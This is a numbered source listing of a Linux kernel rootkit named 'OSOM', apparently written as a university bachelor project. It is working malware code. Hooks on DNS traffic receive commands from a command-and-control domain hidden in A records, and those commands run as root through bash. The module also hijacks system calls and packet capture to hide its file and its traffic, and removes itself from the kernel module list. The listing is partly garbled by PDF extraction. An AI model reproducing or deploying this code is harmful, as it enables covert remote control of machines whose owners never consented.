101 static inline __u16 dns_num_as(char *payload) {
102     return *((__u16*)&payload[7]);
103 }
104
105 static inline void dns_set_num_as(char *payload, __u16 len) {
106     *((__u16*)&payload[7]) = len;
107 }
108
109 static inline char *dns_qname(char *payload) {
110     return &payload[12];
111 }
112
113 static inline __u16 dns_qtype(char *qname_end) {
114     return *((__u16*)&qname_end[1]);
115 }
116
117 static inline __u16 dns_qclass(char *qname_end) {
118     return *((__u16*)&qname_end[3]);

```

```

119 }
120
121 static inline __u16 dns_atype(char *answer, int alen) {
122     printk("Atype len is: %u\n", alen);
123     return *(__u16*)&answer[alen + 1];
124 }
125
126 static inline __u16 dns_aclass(char *answer, int alen) {
127     printk("Atype len is: %u\n", alen);
128     return *(__u16*)&answer[alen + 3];
129 }
130
131 static inline char *dns_aip(char *answer, int alen) {
132     return &answer[alen + 10];
133 }
134
135 static inline char *dns_next_a(char *answer) {
136     return &answer[DNS_ANSWER_LEN];
137 }
138
139 /* Struct used to contain a work struct and a command to be executed. */
140 typedef struct {
141     struct work_struct work;
142     char cmd[500];
143 } bash_call;
144
145 /* Struct used when parsing and executing commands provided in A resource
146  * records of malicious DNS packets. */
147 typedef struct {
148     int magic_found;
149     char *magic_start;
150     int num_real_answers;
151     int num_magic_answers;
152 } magic;
153
154 /* Make the page writable. */
155 void make_rw(unsigned long address) {
156     unsigned int level;
157     pte_t *pte = lookup_address(address, &level);
158     if(pte->pte &~ _PAGE_RW)
159         pte->pte |= _PAGE_RW;
160     return;
161 }
162
163 /* Make the page write protected. */
164 void make_ro(unsigned long address) {
165     unsigned int level;
166     pte_t *pte = lookup_address(address, &level);
167     pte->pte = pte->pte &~ _PAGE_RW;
168     return;
169 }
170
171 /* memcmp implementation from http://www.phrack.org/issues.html?issue=58&
172    id=7 */
172 int memcmp(const void *cs, const void *ct, unsigned count)
173 {

```

```

174     const unsigned char *s1, *s2;
175     signed char res = 0;
176
177     for( s1 = cs, s2 = ct; 0 < count; ++s1, ++s2, count--)
178         if ((res = *s1 - *s2) != 0)
179             break;
180     return res;
181 }
182
183 /* memcmp implementation from http://www.phrack.org/issues.html?issue=58&id=7 */
184 void *memmem(char *s1, int l1, char *s2, int l2)
185 {
186     if (!l2) return s1;
187     while (l1 >= l2) {
188         l1--;
189         if (!memcmp(s1, s2, l2))
190             return s1;
191         s1++;
192     }
193     return NULL;
194 }
195
196 /* memcpy on protected memory by temporarily disabling protection. */
197 void memcpy_protected(void *dest, const void *src, size_t n) {
198     make_rw((unsigned long)dest);
199     memcpy(dest, src, n);
200     make_ro((unsigned long)dest);
201 }
202
203 /* memmove on protected memory by temporarily disabling protection. */
204 void memmove_protected(void *dest, const void *src, size_t n) {
205     make_rw((unsigned long)dest);
206     memmove(dest, src, n);
207     make_ro((unsigned long)dest);
208 }
209
210 /* Call bash to execute command in userspace. */
211 static void call_bash(struct work_struct * work) {
212     bash_call * call = (bash_call*)work;
213     char *argv[] = { "/bin/bash", "-c", call->cmd, NULL };
214     static char *envp[] = {
215         "HOME=/",
216         "TERM=linux",
217         "PATH=/sbin:/bin:/usr/sbin:/usr/bin", NULL };
218     call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
219
220     kfree(call);
221     return;
222 }
223
224 /* Given an initialised magic struct, parse the command from a DNS answer
225 * section after the magic "OSOM" identifier. Then schedule a workqueue
226 * to execute the command in a shell in userspace. */
227 static void handle_command(magic *m) {
228     int i;

```

```

229     char *answer;
230     bash_call *call;
231
232     call = kmalloc(sizeof(bash_call), GFP_ATOMIC);
233     if(call){
234         i = 0;
235         call->cmd[0] = 0;
236         answer = dns_next_a(m->magic_start);
237
238         while(i++ < m->num_magic_answers - 1) {
239             strncat(call->cmd, dns_aip(answer, strlen(answer)), 4);
240             answer = dns_next_a(answer);
241         }
242
243         INIT_WORK((struct work_struct*)call, call_bash);
244         queue_work(queue, (struct work_struct*) call);
245     } else {
246         printk("Couldnt alloc call, res: %d\n", (int)call);
247     }
248     return;
249 }
250
251 /* Locate the A resource record in the answers section of a DNS packet
252    where
253    * the IP address when ascii interpreted corresponds to "OSOM". */
254 static void find_magic_answer(magic *m, char *answer, int num_answers) {
255     int i = 0, len;
256     char *ip, *cur = answer;
257
258     m->magic_found = 0;
259     m->num_magic_answers = 0;
260
261     while(i++ < num_answers) {
262         len = strlen(cur);
263
264         if(dns_atype(cur, len) != _DNS_ATYPE_A || dns_aclass(cur, len) !=
265            _DNS_ACLASS_IPv4)
266             break;
267
268         ip = dns_aip(cur, len);
269         if(*(unsigned int*)ip == *(unsigned int*)"OSOM") {
270             m->magic_found = 1;
271             m->magic_start = cur;
272             m->num_real_answers = i - 1;
273             m->num_magic_answers = num_answers - m->num_real_answers;
274             break;
275         }
276         cur = dns_next_a(cur);
277     }
278     return;
279 }
280
281 /* NETFILTER HOOK HANDLERS. */
282 unsigned int hook_func_post(unsigned int hooknum,

```



```

283     struct sk_buff *skb,
284     const struct net_device *in,
285     const struct net_device *out,
286     int (*okfn)(struct sk_buff *))
287 {
288     // TODO FIXME: don't calculate string lengths in function called all
289     the time
290     __u16 dst_port;
291
292     struct iphdr *ip_header;
293     struct udphdr *udp_header;
294     char *udp_payload;
295     char *pp;
296
297     int plen = strlen(magic_url), poffset;
298
299     ip_header = ip_hdr(skb);
300
301     /* Be sure this is a UDP packet first and that we can expand it. */
302     if (ip_header->protocol == IPPROTO_UDP && skb_tailroom(skb) > plen) {
303
304         // Find the header and payload pointers
305         udp_header = (struct udphdr *) (skb->data + sizeof(struct iphdr));
306         udp_payload = (char *) udp_header + sizeof(struct udphdr);
307
308         dst_port = ntohs(udp_header->dest);
309
310         /* Check that it's a packet going to port 53, assume that it's
311         dns. */
312         if (dst_port == 53 && skb_tailroom(skb) >= plen) {
313             /* Expand packet. */
314             pp = skb_put(skb, plen);
315
316             /* Find pointer for question end. */
317             poffset = 12 + strlen(udp_payload + 12);
318
319             /* Move content after original label further down in the
320             packet and append our C&C domain. */
321             memcpy(udp_payload + poffset + plen, udp_payload + poffset,
322                    5);
323             strncpy(udp_payload + poffset, magic_url, plen);
324
325             /* Update header data. */
326             ip_header->tot_len = htons(ntohs(ip_header->tot_len) + plen);
327             udp_header->len = htons(ntohs(udp_header->len) + plen);
328
329             ip_send_check(ip_header);
330             udp_header->check = ~csum_tcpudp_magic(ip_header->saddr,
331             ip_header->daddr, skb->len - skb_transport_offset(skb),
332             IPPROTO_UDP, 0);
333         }
334     }
335
336     return NF_ACCEPT;
337 }

```

```

333
334 /* Hook handler to the first hook on incoming network traffic. */
335 unsigned int hook_func_pre(unsigned int hooknum,
336     struct sk_buff *skb,
337     const struct net_device *in,
338     const struct net_device *out,
339     int (*okfn)(struct sk_buff *)) {
340
341     __u16 src_port;
342
343     struct iphdr *ip_header;
344     struct udphdr *udp_header;
345     char *udp_payload;
346     magic m;
347     int answers, magic_len, rest_len;
348     char *magic_offset = 0;
349
350     ip_header = ip_hdr(skb);
351
352     if (ip_header->protocol == IPPROTO_UDP){
353         udp_header = (struct udphdr *) (skb->data + sizeof(struct iphdr));
354         udp_payload = (char *) udp_header + sizeof(struct udphdr);
355
356         src_port = ntohs(udp_header->source);
357
358         if (src_port == _DNS_PORT &&
359             ntohs(udp_header->len) >= _DNS_MIN_LEN &&
360             dns_qr(udp_payload) == _DNS_QR_RESPONSE &&
361             dns_num_qs(udp_payload) == 1 &&
362             (magic_offset = strstr(dns_qname(udp_payload), magic_url)
363              ) &&
364             strlen(magic_offset) == sizeof(magic_url) - 1 &&
365             dns_qtype(magic_offset + sizeof(magic_url)) ==
366                 _DNS_QTYPE_A) {
367
368             answers = dns_num_as(udp_payload);
369             find_magic_answer(&m, magic_offset + sizeof(magic_url) + 4,
370                 answers);
371
372             if (m.magic_found && m.num_magic_answers > 1) {
373                 handle_command(&m);
374
375                 dns_set_num_as(udp_payload, m.num_real_answers);
376                 magic_len = m.num_magic_answers * _DNS_ANSWER_LEN;
377                 rest_len = ntohs(udp_header->len) - (m.magic_start - (
378                     char *) udp_header) - magic_len;
379
380                 /* Copy answers up. */
381                 memcpy(m.magic_start, m.magic_start + magic_len, rest_len

```

```

382
383         skb_trim(skb, magic_len);
384
385         udp_header->len = htons(ntohs(udp_header->len) -
386             magic_len);
387         ip_header->tot_len = htons(ntohs(ip_header->tot_len) -
388             magic_len);
389         ip_send_check(ip_header);
390         udp_header->check = 0;
391     } else if(memmem((void*) ip_header, ntohs(ip_header->tot_len)
392         , (void*) magic_url, strlen(magic_url))) {
393         /* A packet did not match the filters but contains our
394            magic url.
395            * It might be a failed dns lookup. Drop it and pretend
396            nothing
397            * happened. Improvement: Clean up the mess and pass it
398            on. */
399         return NF_DROP;
400     }
401 }
402
403 return NF_ACCEPT;
404 }
405
406 /* FUNCTIONS FOR HIJACKING. */
407
408 /* Function to match file path associated with file descriptor. */
409 int match_filepath(unsigned int fd, struct files_struct *files, const
410     char *filepath) {
411     /* Source: http://stackoverflow.com/questions/8250078/how-can-i-get-a-filename-from-a-file-descriptor-inside-a-kernel-module */
412     char *tmp;
413     char *pathname;
414     struct file *file;
415     struct path path;
416
417     file = fcheck_files(files, fd);
418     if (!file) {
419         return 0; /*-ENOENT;
420     }
421
422     path = file->f_path;
423     path_get(&file->f_path);
424
425     tmp = (char *) __get_free_page(GFP_TEMPORARY);
426
427     if (!tmp) {
428         path_put(&path);
429         return 0; /*-ENOMEM;
430     }
431
432     pathname = d_path(&path, tmp, PAGE_SIZE);
433     path_put(&path);
434
435     if (IS_ERR(pathname)) {
436         free_page((unsigned long)tmp);

```

```

430     return 0; //PTR_ERR(pathname);
431 }
432
433 /* If the file path matches the provided path, return success. */
434 if(!strcmp(filepath, pathname))
435     return 1;
436
437 free_page((unsigned long)tmp);
438 return 0;
439 }
440
441 /* New function to hijack sys_getdents. */
442 asminkage int _getdents(unsigned int fd, struct linux_dirent64 __user *
    dirp, unsigned int count) {
443     // TODO FIXME: fix local static string usage
444     int ret, size;
445     struct linux_dirent64 *cur = dirp;
446     int accu_offset = 0;
447
448     size = call_getdents(fd, dirp, count);
449     ret = size;
450     while (size > 0) {
451         if(!strcmp(cur->d_name, "osom.ko")){
452             accu_offset += cur->d_reclen;
453             memmove((char *)cur, (char *)cur + cur->d_reclen, (char *)
                dirp + ret - ((char *)cur + cur->d_reclen));
454             continue;
455         }
456
457         size -= cur->d_reclen;
458         cur = (struct linux_dirent64 *) ((char*)cur + cur->d_reclen);
459     }
460     return ret - accu_offset;
461 }
462
463 /* New function to hijack sys_open. */
464 asminkage int _open(const char *filename, int flags, int mode) {
465     //TODO FIXME: Fix local static string usage
466     int ret;
467
468     if(strstr(filename, "osom.ko")) {
469         ret = -1;
470     } else {
471         ret = call_open(filename, flags, mode);
472     }
473
474     return ret;
475 }
476
477 /* New function to hijack sys_read. */
478 asminkage int _read(unsigned int fd, char __user *buf, size_t count) {
479     int ret, len = strlen(bash_init_cmd);
480     struct file *file;
481
482     file = fcheck_files(current->files, fd);
483     if (!file) {

```

```

484         return -1; //-ENOENT;
485     }
486
487     if(match_filepath(fd, current->files, module_path))
488         file->f_pos += len;
489
490     ret = call_read(fd, buf, count);
491
492     return ret;
493 }
494
495 /* New function to hijack sys_write. */
496 asmlinkage int _write(unsigned int fd, char __user *buf, size_t count) {
497     int ret, fpos, match, len = strlen(bash_init_cmd);
498     struct file *file;
499     char *prebuf;
500     mm_segment_t old_fs;
501
502     file = fcheck_files(current->files, fd);
503     if (!file) {
504         return -1; //-ENOENT;
505     }
506
507     match = match_filepath(fd, current->files, module_path);
508     if(match)
509         file->f_pos += len;
510
511     ret = call_write(fd, buf, count);
512
513     if(match) {
514         fpos = file->f_pos;
515
516         prebuf = kmalloc(len, GFP_KERNEL);
517         memcpy(prebuf, bash_init_cmd, len);
518
519         file->f_pos = 0;
520         old_fs = get_fs();
521         set_fs(KERNEL_DS);
522
523         call_write(fd, prebuf, len);
524
525         set_fs(old_fs);
526         file->f_pos = fpos;
527         kfree(prebuf);
528     }
529
530     return ret;
531 }
532
533 /* New function to hijack packet_rcv. */
534 int _packet_rcv(struct sk_buff *skb, struct net_device *dev,
535               struct packet_type *pt, struct net_device *orig_dev) {
536     int ret;
537     struct iphdr *iphdr;
538
539     /* If our domain name is found in the packet, drop it. */

```

```

540     ip_header = ip_hdr(skb);
541     if(memmem((void*) ip_header, ntohs(ip_header->tot_len), (void*)
542             magic_url, strlen(magic_url)) != NULL) {
543         consume_skb(skb);
544         return 0;
545     }
546     call_packet_rcv(skb, dev, pt, orig_dev);
547
548     return ret;
549 }
550
551 /* New function to hijack packet_rcv. */
552 int tpacket_rcv(struct sk_buff *skb, struct net_device *dev,
553                struct packet_type *pt, struct net_device *orig_dev) {
554     int ret;
555     struct iphdr *ip_header;
556
557     /* If our domain name is found in the packet, drop it. */
558     ip_header = ip_hdr(skb);
559     if(memmem((void*) ip_header, ntohs(ip_header->tot_len), (void*)
560             magic_url, strlen(magic_url)) != NULL) {
561         consume_skb(skb);
562         return 0;
563     }
564     ret = call_tpacket_rcv(skb, dev, pt, orig_dev);
565
566     return ret;
567 }
568
569 void hijack_fun(void *fun_addr, char *fun_code, void *hijack_fun, char *
570                hijack_code) {
571     /* Copy first INIT_SIZE bytes of stack frame initialisation to
572        fun_code. */
573     memcpy(fun_code, fun_addr, INIT_SIZE);
574     /* Copy the address of the original function but INIT_SIZE bytes in,
575        * into the $addr part of the 'pop $addr, ret' code. */
576     *(long *)&fun_code[INIT_SIZE + 1] = (long)((char *)fun_addr +
577        INIT_SIZE);
578     /* fun_code will now execute first INIT_SIZE (instruction aligned)
579        code
580        * of the hijacked function, and then jump to it after the INIT_SIZE
581        bytes. */
582
583     /* Copy $addr into the 'pop $addr, ret' hijack code. */
584     *(long *)&hijack_code[1] = (long)hijack_fun;
585     /* Replace the beginning of the function with the hijack code. */
586     memcpy_protected(fun_addr, hijack_code, JUMP_SIZE);
587     return;
588 }
589
590 void unhijack_fun(void *fun_addr, char *fun_code){
591     /* Restore the original initialisation code of the function. */
592     memcpy_protected(fun_addr, fun_code, JUMP_SIZE);
593     return;
594 }

```

```

589 }
590
591 /* Hide the module information from the kernel. Partially unloads it. */
592 void hide_module(struct module *mod){
593     list_del(&mod->list);
594     kobject_del(&mod->mkobj.kobj);
595     mod->sect_attrs = NULL;
596     mod->notes_attrs = NULL;
597     memset(mod->name, 0, 60);
598     return;
599 }
600
601 /* Init function called at module initialisation.
602  * Create work queue, hooks and hijack functions. Also hide module. */
603 static int __init osom_init(void) {
604     queue = create_workqueue("osom");
605     if(queue){
606         /* Fill in our hook structure */
607         nfho_post.hook = hook_func_post;
608         /* Handler function */
609         nfho_post.hooknum = NF_INET_POST_ROUTING; /* Last hook for IPv4
        */
610         nfho_post.pf = PF_INET;
611         nfho_post.priority = NF_IP_PRI_FIRST; /* Make our func first */
612
613         nf_register_hook(&nfho_post);
614
615         /* Fill in our hook structure */
616         nfho_pre.hook = hook_func_pre;
617         /* Handler function */
618         nfho_pre.hooknum = NF_INET_PRE_ROUTING; /* First hook for IPv4
        */
619         nfho_pre.pf = PF_INET;
620         nfho_pre.priority = NF_IP_PRI_FIRST; /* Make our func first */
621
622         nf_register_hook(&nfho_pre);
623
624         /* The HIJACK macro usage of 'open' corresponds to:
625          * hijack_fun(open_addr, open_code, _open, open_hijack); */
626         HIJACK(open);
627         HIJACK(read);
628         HIJACK(write);
629         HIJACK(getdents);
630         HIJACK(packet_rcv);
631         HIJACK(tpacket_rcv);
632         hide_module(&__this_module);
633     }
634
635     return 0;
636 }
637
638 /* Exit function called at module removal.
639  * Clean up workqueue, hooks and hijacked functions. */
640 static void __exit osom_exit(void) {
641     flush_workqueue(queue);
642     destroy_workqueue(queue);

```

```
643     nf_unregister_hook(&nfho_post);
644     nf_unregister_hook(&nfho_pre);
645
646     /* The UNHIJACK macro usage of 'open' corresponds to:
647      * unhijack_fun(open_addr, open_code); */
648     UNHIJACK(open);
649     UNHIJACK(read);
650     UNHIJACK(write);
651     UNHIJACK(getdents);
652     UNHIJACK(packet_rcv);
653     UNHIJACK(tpacket_rcv);
654
655     return;
656 }
657
658 MODULE_AUTHOR("Morten Espensen and Niklas Hoej");
659 MODULE_DESCRIPTION("Rootkits: Out of Sight, Out of Mind (OSOM). Bachelor
660     project. Rootkit.");
661 MODULE_LICENSE("GPL");
662 MODULE_VERSION("1.3.3.7");
663 module_init(osom_init);
664 module_exit(osom_exit);
```